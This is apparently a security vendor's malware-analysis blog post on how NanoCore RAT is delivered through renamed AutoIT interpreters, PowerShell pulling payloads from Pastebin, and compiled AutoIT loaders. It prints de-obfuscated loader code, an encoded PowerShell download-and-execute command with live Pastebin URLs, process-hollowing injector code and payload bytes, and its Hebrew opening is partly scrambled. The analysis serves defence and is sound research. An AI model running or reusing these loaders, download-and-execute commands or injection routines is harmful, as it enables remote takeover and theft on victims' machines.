



אבטחו נקודות קצה מודרניות עם אבטחה שמתמקדת במניעה תחילה עבור Windows ב-ARM ו-macOS

> למד כיצד



קבל הדגמה


לחזור

תחת המיקרוסקופ NanoCore RAT



11 דקות קריאה • 16 באוקטובר 2019 • מעבדות מורפיסק

מעבדות מורפיסק



מועבר באופן פעיל בדרכים חדשות ושונות שגילינו NanoCore RAT 1.2.2.0 בבלוג זה, נציג מספר ממצאים על האופן שבו במעבדות Morphisec בחודשים האחרונים. באופן ספציפי, נתמקד בשיטות מתוחכמות ללא קבצים להעברת ה-RAT מבלי לגעת בדיסק.



רקע

טרויאנים לגישה מרחוק, הידועים גם בשם RATs, נותרו אחת מצורות הנפוצות ביותר ומשמשים בסוגים רבים ושונים של מתקפות סייבר. גרסאות וגרסאות שונות של RATs אלו זמינים בחינם וניתנים לשינוי בקלות כדי להתאים לדרישות הייחודיות של כל מתקפה נתונה. המטרה העיקרית של שימוש ב-RATs היא לקבל גישה מרחוק לא מורשית למכשיר הקורבן לאחר ההדבקה הראשונית של המכונה. ברגע שתוקף מקבל גישה למכונה באמצעות RATs אלו, הוא יכול לנסות לאסוף הקשות מקשים, שמות משתמש, סיסמאות, היסטוריית גלישה, מיילים, צילומי מסך וכו'. כמה דוגמאות מרשימה גדולה בהרבה של RATs פופולריים כוללות את, Poison-Ivy, JRAT, NjRAT, Orcust-RAT, CyberGate, DarkComet, DreamWare, BlackShades, NetWire.

נוזקת NanoCore היא תוכנה זדונית מסוג RAT שהפכה פופולרית בשנים האחרונות, כיוון שהיא נמצאת בשימוש נפוץ על ידי גורמי איום, ונחשבת לאחת מתוכנות ה-RAT המתוחכמות ביותר בשוק. מאז התגלתה בשנת 2013, גרסאות שונות רבות דלפו NanoCore בפורומים מחתרתיים. הגרסה האחרונה שדלפה הייתה 1.2.2.0 במרץ 2015 וזמינה להורדה בחינם באינטרנט. מגיעה עם כמה תוספים בסיסיים ויכולת להרחיב את הפונקציונליות שלה, כך שגורמי איום יכולים לפתח תכונות נוספות עבור RAT פעולות זדוניות אחרות. כבר קיים מגוון רחב של תוספים של NanoCore הזמינים באינטרנט שניתן להשתמש בהם לכריית ועוד. **התקפות כופר** מטבעות קריפטוגרפיים,

Defense solutions have been updated to detect NanoCore malware based on multiple metadata and strings that reside within its Client executable. Fileless and **in-memory attacks** give the adversaries the advantage of bypassing behavior and static scanning attempts without sacrificing functionality.

Distribution Methods

The most common initial delivery method today is via attachments in spam emails and web download links. Previously, security researchers found Microsoft Word documents with malicious auto-executable VBA code and a fake invoice in PDF format that can install the NanoCore RAT.

The first delivery method we identified is using the actual compiler, Autoit3.exe (version 3.3.8.1) which was used by renaming the legitimate **AutoIT Script** interpreter to cxf.exe to bypass basic script control based solutions. Additionally, the malicious code was executed as a script instead of as an actual AutoIT executable to further evade detection from AV. The malicious script demonstrates advanced support for process hollowing for both 32 and 64-bit architectures, VM evasion, and the use of advanced shellcodes such as RunPE. Here we will investigate the functionality of the script and how it delivers and executes the NanoCore RAT. A similar type of attack was previously reported by **TALOS** and **HornetSecurity**, but with a different primary source of the attack and a different file type for the config file.

The second distribution method is using a PowerShell command to download and execute the NanoCore malware from a Pastebin account in-memory. The method is well described as part of the “**Aggah**” campaign that eventually delivers RevengeRat. In this

method, a Pastebin link is run via PowerShell which deobfuscates to NanoCore RAT that was obfuscated with Eazfuscator.

The third delivery method involves the compilation of the malicious AutoIT script into an executable that includes additional functionality. With this method, the executable includes mechanisms for bypassing user control based on the target OS, extended hollowing capabilities for executing the NanoCore RAT from within different legitimate Windows processes, and more advanced shellcodes that bypass hooks and monitoring.

Past Abuse of AutoIT

AutoIT script is a legitimate tool that is used by many IT administrators to automate tasks. At the same time, it is constantly leveraged by malware authors to deliver different types of malware. In March 2018, security researchers at [HornetSecurity](#) witnessed an attack where the NanoCore RAT was distributed via a phishing email that had a PDF file with a link that downloaded a self-extracting archive. The archive contained a legitimate AutoIT interpreter that had been renamed, a malicious script, a configuration file with a .docx extension, and many other files with various extensions.

In April 2019, researchers at [SonicWall](#) observed a phishing campaign that spread the NanoCore RAT through malicious attachments. The attachments had an iso file that had an AutoIT compiled executable that executed the NanoCore RAT in memory.

Similarly, in May 2018, researchers at [Fortinet](#) identified usage of AutoIT to distribute Remcos RAT by using Exploit CVE-2017-11882. Researchers also noticed a similar type of approach where AutoIT was used to deliver Mokes/SmokeBot backdoor and Dofoil/Smoke Loader as well.

Technical Analysis

Method 1: AutoIT Executes a Malicious FILE

Stage 1:

Main Components Involved:

1. ufj=ked
2. cxf.exe
3. qnb.jpg

[illegible]

```
[Setting]
sxd_keys=393538343334453431343035364130323635413842394136394431353539413035313630393442324639373435393536
Keys=tau
Dir=83271834
Key=WindowsUpdate
AuEx=ufj=ked
ExEc=xcf.exe
StartUps=kjd

[Data]
0xc70f496d9f290602901a61cca5d268b6a5bf84c6137759bc9e8eef07558088139d558b81a8cafcc66d2b7a2a543e832aaa13f87681a37c2f38b2ed0c215841423a1f6cf9f3e64349af5f324e6c5a75e9237

[eData]
RP=pis.xpc
sK=545
sN=fot.cfk
inc=pmq.jia

[sData]
0x06a7ae4e397286d568c5b0fb39a4c2c9666d8cd2f72ea0e7cb9aa4980a255d06d4f4bf1e4c72e5f6eb63007215b700aa409b117a750ef6c35ed0baafa51b01d6e92b94076db2f6942923948f45d073bb328

[esData]
inc=pmq.jia
```

xcf.exe, a copy of Autoit3.exe interpreter runs the malicious Autoit script ufj=ked. If we go back to the de-obfuscated code in ufj=ked script (first figure) and understand how the script ufi=ked works, we can clearly see that the script is checking for existing Avast AV process avastui.exe. Then it locates the configuration file qnb.jpg and gets the values of sK and sN. If the values are empty, the script terminates. If the values are not empty, the script reads all the data between [sData] and [esData] and gets sK value (which here is 545) to process the decoder function and finally execute the script. During this process, a randomly named file is written to the same directory with the data from the configuration file. This new script is also an obfuscated AutoIT script that also sets the attributes of files in that current directory to read-only and hidden. This first script is similar to the scripts in the older attacks mentioned above, except with the addition of the configuration file.

Stage 2:

In this stage, the randomly named AutoIT script dropped by ufj=ked script is also triggered by the same xcf.exe. This new script also checks for the values in the configuration file, qnb.jpg, and has different checks before it even runs the NanoCore RAT payload.

So, what's inside this new script?

The first thing to notice is its obfuscation, which is similar to the main script. After spending a significant amount of time on de-obfuscation, we were able to find some interesting items inside. The script starts with declared global variables, some of which are dword values for registry checks and modifications. Others are for the values obtained from the configuration file. We also noticed that it has some unused variables that might just be included for use in later versions. As soon as this script is triggered, it sets the attributes of files in that current directory to read-only and hidden, just like the previous script. The script then performs different checks and makes modifications to system configuration and registry values. It checks if it is running inside virtual machines or sandboxed applications and if so, it terminates. Otherwise, it disables UAC, system

restore points, and task manager and then adds a Windows Update key to the registry and startup for persistency. Finally, if the config file has a URL, it downloads the payload from there. If the config file has raw PE data, it gets a payload from there and injects it into the process memory of RegSvcs.exe using the RunPE technique.

Below are a few images of the code from the script that we de-obfuscated, cleaned, and renamed functions and variables to show the functionality. The functions are not in exact order, instead, they are presented as below for easy understanding.



```

$ConfigFile = @ScriptDir & "\qnb.jpg"
$dir_name = IniRead($ConfigFile, "Setting", "Dir", '')
$MalwareDir = @TempDir & "\" & $dir_name

Sleep(100)
FileSetAttrib($MalwareDir, "+H")
Sleep(100)

everything_happens_inside_here()

Func everything_happens_inside_here()
    $message_box_data = IniRead($ConfigFile, "Setting", "msg", '')
    If $message_box_data <> '' Then display_message_box() ;==> popup/window message to display
    EndIf

    $mshta_data = IniRead($ConfigFile, "Setting", "_50x20057179D673181B71D4593BFB2A0450", '')
    If $mshta_data <> '' Then CreateAndKillMshta()
    ;==> maybe used for proxy execution of script through a trusted windows utility, and to bypass browser security
    EndIf

    $running_in_vm = IniRead($ConfigFile, "Setting", "VM", '')
    If $running_in_vm <> '' Then ExitIfVM() ;==> checks if the script is triggered in vmware & virtualbox and exits
    EndIf

    $running_in_sandbox = IniRead($ConfigFile, "Setting", "SandBox", '')
    If $running_in_sandbox <> '' Then ProgramManagerCheck()
    ;==> checks for ProgramManager window name, maybe to check if the application is run in sandboxie or so
    EndIf

    $disable_uac = IniRead($ConfigFile, "Setting", "duac", '')
    If $disable_uac <> '' Then DisableUAC() ;==> disables UAC
    EndIf

    $disable_restore_point = IniRead($ConfigFile, "Setting", "drpt", '')
    If $disable_restore_point <> '' Then DisableRestorePoints() ;==> disables restore points
    EndIf

    $disable_other_traces = IniRead($ConfigFile, "Setting", "btklr", '')
    If $disable_other_traces <> '' Then DeleteTraces64() ;==> deletes some registry & file traces
    EndIf

    $disable_task_manager = IniRead($ConfigFile, "Setting", "taskmrg", '')
    If $disable_task_manager <> '' Then DisableTaskMgr() ;==> disables task manager
    EndIf

    $hsup_settings = IniRead($ConfigFile, "Setting", "hSups", '')
    $startup_settings = IniRead($ConfigFile, "Setting", "StartUps", '')
    If $startup_settings <> '' Then
        $WindowsUpdateRegKey = IniRead($ConfigFile, "Setting", "Key", '')
        ;==> gets a WindowsUpdate value from config file
        AddRegPersistency($WindowsUpdateRegKey) ;==> adds the above key to registry & startup for persistency
    EndIf

    $URLPath = IniRead($ConfigFile, "Setting", "Down", '')
    If $URLPath <> '' Then DownloadAndExecuteFile(BinaryToString($URLPath))
    ;==> downloads and executes the payload while the script is running, using RunWait() function
    EndIf

    $net_setting = IniRead($ConfigFile, "Setting", "Net", '')
    If $net_setting <> '' Then $net_setting = True ;==> if value for NET is not found in config file, set it to True
    EndIf

    $eof_setting = IniRead($ConfigFile, "Setting", "eof", '')
    If $eof_setting <> '' Then $eof = True ;==> if value for eof is not found in config file, set it to True
    EndIf

    $runPE_setting = IniRead($ConfigFile, "Setting", "RP", '')
    If $runPE_setting <> '' And Not FileExists(@ScriptDir & "\spd") Then RunPE_Payload($runPE_setting)
    ;==> injects RunPE payload into process memory of RegSvcs.exe, a .NET tool used to install services
    Else
        FileDelete(@ScriptDir & "\spd")
        launch_main_script() ;==> check persistency and trigger the main/first script, ufj=ked in this case
    EndIf

    $fb_setting = BinaryToString(IniRead($ConfigFile, "Setting", "fb", ''))
    $bktl_setting = IniRead($ConfigFile, "Setting", "bktl", '')
    If $fb_setting <> '' Or $bktl_setting <> '' Or $hsup_settings <> '' Then RunPE_cxf()
    ;==> injects RunPE payload into process memory of RegSvcs.exe, a .NET tool used to install services
    EndIf

    Sleep(2000)
    FileDelete(@ScriptFullPath) ;==> file traces cleaning
    Exit
EndFunc ;==>everything_happens_inside_here


```



From the above figure, we can see that the RunPE_Payload function takes malicious payload data from the config file, decrypts using the Keys value.

_S0x9A130944BC5ED49CF25A0ABCA629E5FB function, then takes the value and decrypts the payload using CryptDecrypt function. Finally, the RunPE_Payload function injects the payload into RegSvcs process memory.

NanoCore RAT & Plugins



Method 2: PowerShell In-memory Delivered NanoCore

The second delivery method was already covered by YOROI but in our case, NanoCore was delivered instead of NjRat.


The first PowerShell is an array of ASCII and after decoding we get the next PowerShell code.

```
$cici=@(91,118,111,105,100,93,32,91,83,121,115,116,101,109,46,82,101,102,108,101,99,116,105,111,110,46,65,115,115,101,109,98,108,121,93,58,58,76,111,97,100,87,105,116,104,80,97,114,116,105,97,108,78,97,109,101,40,39,77,105,99,114,111,115,111,102,116,46,86,105,115,117,97,108,66,97,115,105,99,39,41,59,36,102,106,61,91,77,105,99,114,111,115,111,102,116,46,86,105,115,117,97,108,66,97,115,105,99,46,73,110,116,101,114,97,99,116,105,111,110,93,58,58,67,97,108,108,66,121,110,97,109,101,40,40,78,101,119,45,79,98,106,101,99,116,32,78,101,116,46,87,101,98,67,108,105,101,110,116,41,44,39,68,111,119,110,108,111,97,100,83,116,114,105,110,103,39,44,91,77,105,99,114,111,115,111,102,116,46,86,105,115,117,97,108,66,97,115,105,99,46,67,97,108,108,84,121,112,101,93,58,58,77,101,116,104,111,100,44,39,104,116,116,112,115,58,47,47,112,97,115,116,101,98,105,110,46,99,111,109,47,114,97,119,47,122,120,99,50,113,98,74,75,39,41,124,73,69,88,59,91,66,121,116,101,91,93,93,36,102,61,91,77,105,99,114,111,115,111,102,116,46,86,105,115,117,97,108,66,97,115,105,99,46,73,110,116,101,114,97,99,116,105,111,110,93,58,58,67,97,108,108,66,121,110,97,109,101,40,40,78,101,119,45,79,98,106,101,99,116,32,78,101,116,46,87,101,98,67,108,67,108,105,101,110,116,41,44,39,68,111,119,110,108,111,97,100,83,116,114,105,110,103,39,44,91,77,105,99,114,111,115,111,102,116,46,86,105,115,117,97,108,66,97,115,105,99,46,67,97,108,108,84,121,112,101,93,58,58,77,101,116,104,111,100,44,39,104,116,116,112,115,58,47,47,112,97,115,116,101,98,105,110,46,99,111,109,47,114,97,119,47,110,53,54,90,76,113,78,83,39,41,46,114,101,112,108,97,99,101,40,39,42,38,94,39,44,39,48,120,39,41,124,73,69,88,59,91,107,46,72,97,99,107,105,116,117,112,93,58,58,101,120,101,40,39,77,83,66,117,105,108,100,46,101,120,101,39,44,36,102,41);[System.Text.Encoding]::ASCII.GetString($cici)|IEX
```

The second PowerShell downloads two items from Pastebin; Process Hollowing Injector and the NanoCore RAT.

```
[void] [System.Reflection.Assembly]::LoadWithPartialName('Microsoft.VisualBasic');
$fj=[Microsoft.VisualBasic.Interaction]::CallByname((New-Object Net.WebClient),'DownloadString',[Microsoft.VisualBasic.CallType]::Method,'https://pastebin.com/raw/zxc2qbJK')|IEX;
[Byte[]]$f=[Microsoft.VisualBasic.Interaction]::CallByname((New-Object Net.WebClient),'DownloadString',[Microsoft.VisualBasic.CallType]::Method,'https://pastebin.com/raw/n56ZLqNS').replace('*&^','0x')|IEX;
[k.Hackitup]::exe('MSBuild.exe',$f)
```

The Pastebin is been uploaded by the HAGGA actor.



The first call to Pastebin downloads a .NET application that uses kernel32 calls to Hollow the NanoCore into MSBuild.

\$j_k=@(91,66,121,116,101,91,93,93,36,115,99,54,52,61,105,101,120,40,39,37,95,52,68,44,37,95,53,65,44,37,95,
57,48,44,37,95,48,48,44,37,95,48,51,44,37,95,48,48,44,37,95,48,48,44,37,95,48,48,44,37,95,48,52,44,37,95,4
8,48,44,37,95,48,48,44,37,95,48,48,44,37,95,70,70,44,37,95,70,70,44,37,95,48,48,44,37,95,48,48,44,37,95,66
56,44,37,95,48,48,44,37,95,48,48,44,37,95,48,48,44,37,95,48,48,44,37,95,48,48,44,37,95,48,48,44,37,95,48,
48,44,37,95,52,48,44,37,95,48,48,44,37,95,48,48,44,37,95,48,48,44,37,95,48,48,44,37,95,48,48,44,37,95,48,4
8,44,37,95,48,48,44,37,95,48,48,44,37,95,48,48,44,37,95,48,48,44,37,95,48,48,44,37,95,48,48,44,37,95,48,48
44,37,95,48,48,44,37,95,48,48,44,37,95,48,48,44,37,95,48,48,44,37,95,48,48,44,37,95,48,48,44,37,95,48,48,
44,37,95,48,48,44,37,95,48,48,44,37,95,48,48,44,37,95,48,48,44,37,95,48,48,44,37,95,48,48,44,37,95,48,48,4
4,37,95,48,48,44,37,95,48,48,44,37,95,48,48,44,37,95,48,48,44,37,95,48,48,44,37,95,48,48,44,37,95,48,48,44
37,95,48,48,44,37,95,56,48,44,37,95,48,48,44,37,95,48,48,44,37,95,48,48,44,37,95,48,69,44,37,95,49,70,44,
37,95,66,65,44,37,95,48,69,44,37,95,48,48,44,37,95,66,52,44,37,95,48,57,44,37,95,67,68,44,37,95,50,49,44,3
7,95,66,56,44,37,95,48,49,44,37,95,52,67,44,37,95,67,68,44,37,95,50,49,44,37,95,53,52,44,37,95,54,56,44,37

```
[k.Hackitup]::exe('MSBuild.exe', $f)
```

```
public static void exe(string FTONJ, byte[] client)
{
    try
    {
        string text = Hackitup.smethod_0(<Module>.smethod_33<string>(3852767217u), FTONJ);
        for (;;)
        {
            IL_3CA:
            uint num = 4086821857u;
            for (;;)
            {
                uint num2;
                switch ((num2 = (num ^ 2935130638u)) % 32u)
                {
                    case 0u:
```

In the Injector, a call to POPO class reveals all the kernel32 calls that are used to do the Process Hollowing.

```

public class POPO
{
    // Token: 0x06000066 RID: 102
    [DllImport("kernel32.dll", CharSet = CharSet.Unicode)]
    private static extern bool CreateProcess(string string_0, string string_1, IntPtr intptr_0, IntPtr intptr_1, bool b

    // Token: 0x06000067 RID: 103
    [DllImport("kernel32.dll")]
    private static extern bool GetThreadContext(IntPtr intptr_0, int[] int_0);

    // Token: 0x06000068 RID: 104
    [DllImport("kernel32.dll")]
    private static extern bool Wow64GetThreadContext(IntPtr intptr_0, int[] int_0);

    // Token: 0x06000069 RID: 105
    [DllImport("kernel32.dll")]
    private static extern bool SetThreadContext(IntPtr intptr_0, int[] int_0);

    // Token: 0x0600006A RID: 106
    [DllImport("kernel32.dll")]
    private static extern bool Wow64SetThreadContext(IntPtr intptr_0, int[] int_0);

    // Token: 0x0600006B RID: 107
    [DllImport("kernel32.dll")]
    private static extern bool ReadProcessMemory(IntPtr intptr_0, int int_0, ref int int_1, int int_2, ref int int_3);

    // Token: 0x0600006C RID: 108
    [DllImport("kernel32.dll")]
    private static extern bool WriteProcessMemory(IntPtr intptr_0, int int_0, byte[] byte_0, int int_1, ref int int_2);

    // Token: 0x0600006D RID: 109
    [DllImport("ntdll.dll")]
    private static extern int NtUnmapViewOfSection(IntPtr intptr_0, int int_0);

    // Token: 0x0600006E RID: 110
    [DllImport("kernel32.dll")]
    private static extern int VirtualAllocEx(IntPtr intptr_0, int int_0, int int_1, int int_2, int int_3);

    // Token: 0x0600006F RID: 111
    [DllImport("kernel32.dll")]
    private static extern int ResumeThread(IntPtr intptr_0);
}

```

```

POPO.Struct6 struct2 = default(POPO.Struct6);
@struct.uint_0 = POPO.smethod_3(POPO.smethod_2(POPO.smethod_1(typeof(POPO.Struct7).TypeHandle)));
bool result;
try
{
    bool flag = !POPO.CreateProcess(string_0, string_, IntPtr.Zero, IntPtr.Zero, false, 4u, IntPtr.Zero, null, ref
        @struct, ref struct2);
    for (;;)
    {
        IL_8A2:
        uint num4 = 1778989048u;
        for (;;)

```

```

case 2u:
{
    int num6;
    byte[] byte_ = POPO.smethod_8(num6);
    int num7;
    bool flag2 = !POPO.WriteProcessMemory(struct2.intptr_0, num7 + 8, byte_, 4, ref num3);
    num4 = (num2 * 3155892091u ^ 613555887u);
    continue;
}

```

```

case 58u:
    goto IL_8E2;
case 59u:
    num4 = ((POPO ResumeThread struct2.intptr_1) == -1) ? 1953533075u : 212546601u);
    continue;
case 60u:

```

NanoCore:

```

*&^4D, *&^5A, *&^90, *&^00, *&^03, *&^00, *&^00, *&^00, *&^04, *&^00, *&^00, *&^00,
*&^FF, *&^FF, *&^00, *&^00, *&^B8, *&^00, *&^00, *&^00, *&^00, *&^00, *&^00, *&^00,
*&^40, *&^00, *&^00, *&^00, *&^00, *&^00, *&^00, *&^00, *&^00, *&^00, *&^00, *&^00,
*&^00, *&^00, *&^00, *&^00, *&^00, *&^00, *&^00, *&^00, *&^00, *&^00, *&^00, *&^00,
*&^00, *&^00, *&^00, *&^00, *&^00, *&^00, *&^00, *&^00, *&^00, *&^00, *&^00, *&^00,
*&^80, *&^00, *&^00, *&^00, *&^0E, *&^1F, *&^BA, *&^0E, *&^00, *&^B4, *&^09, *&^CD,
*&^21, *&^B8, *&^01, *&^4C, *&^CD, *&^21, *&^54, *&^68, *&^69, *&^73, *&^20, *&^70,
*&^72, *&^6F, *&^67, *&^72, *&^61, *&^6D, *&^20, *&^63, *&^61, *&^6E, *&^6E, *&^6F,
*&^74, *&^20, *&^62, *&^65, *&^20, *&^72, *&^75, *&^6E, *&^20, *&^69, *&^6E, *&^20,
*&^44, *&^4F, *&^53, *&^20, *&^6D, *&^6F, *&^64, *&^65, *&^2E, *&^0D, *&^0D, *&^0A,
*&^24, *&^00, *&^00, *&^00, *&^00, *&^00, *&^00, *&^00, *&^50, *&^45, *&^00, *&^00,
*&^4C, *&^01, *&^03, *&^00, *&^A1, *&^27, *&^E9, *&^54, *&^00, *&^00, *&^00, *&^00,
*&^00, *&^00, *&^00, *&^00, *&^E0, *&^00, *&^0E, *&^01, *&^0B, *&^01, *&^06, *&^00,
*&^00, *&^C8, *&^01, *&^00, *&^00, *&^62, *&^01, *&^00, *&^00, *&^00, *&^00, *&^00,

```

Method 3: AutoIT Delivers Compiled Script to Executable

The Autolt compiled executable was delivered as a PDF file with an executable extension, using the Autolt tool “Exe2Aut” reveals the obfuscated script, the execution steps are controlled by an assigned variable whose value is validated across multiple ‘if’ conditions running in a ‘for’ loop – each time only a single condition is evaluated and following this the next step is assigned to be evaluated in the loop iteration.

```

Func vwmbevpgougfs($sstring, $sshift)
    Return StringMid($sstring, StringLen($sstring) - $ssshift + 1) & StringMid($sstring, 1, StringLen($sstring) - $ssshift)
EndFunc

Global $1797321590 = 2090491830
Global $18qdfcfzmo = 701508
For $yilfdofvmb = 0 To 209885
    IsBinary(vwmbevpgougfs("TcVaYj;6Bx3BnkQK79WFq;C60rALUinHnUc9fjXJfSgJMYXkZorQ", 19))
    If 240 > 224 AND 219 < 232 AND 225 = 225 AND 194 < 252 AND 254 < 282 AND $1797321590 = 5149440 Then
        Dim $vbsiuvclvmatzsjoepehrffgwyjlongpsanqlvdpgphvuuu = $mzympqghllkncyevkvocctobtethmabkavbslaukhjghfa(vwmbevpgougfs("JAcstEiSobwglFpTqrS24KulHkuTuRXDowAdqbESqQXTgThcLqFD", 31))
        Dim $svomuvwm43t0nvylazjgtgmsjuncjlaakjfepmcqr3sw4bu = "+"
        $1797321590 = 548242771
        IsString(1851128 - 2237500 - 185397 - 629352)
    EndIf
    If 173 <= 293 AND 185 = 185 AND 112 < 131 AND 181 <= 194 AND $1797321590 = 12074217 Then
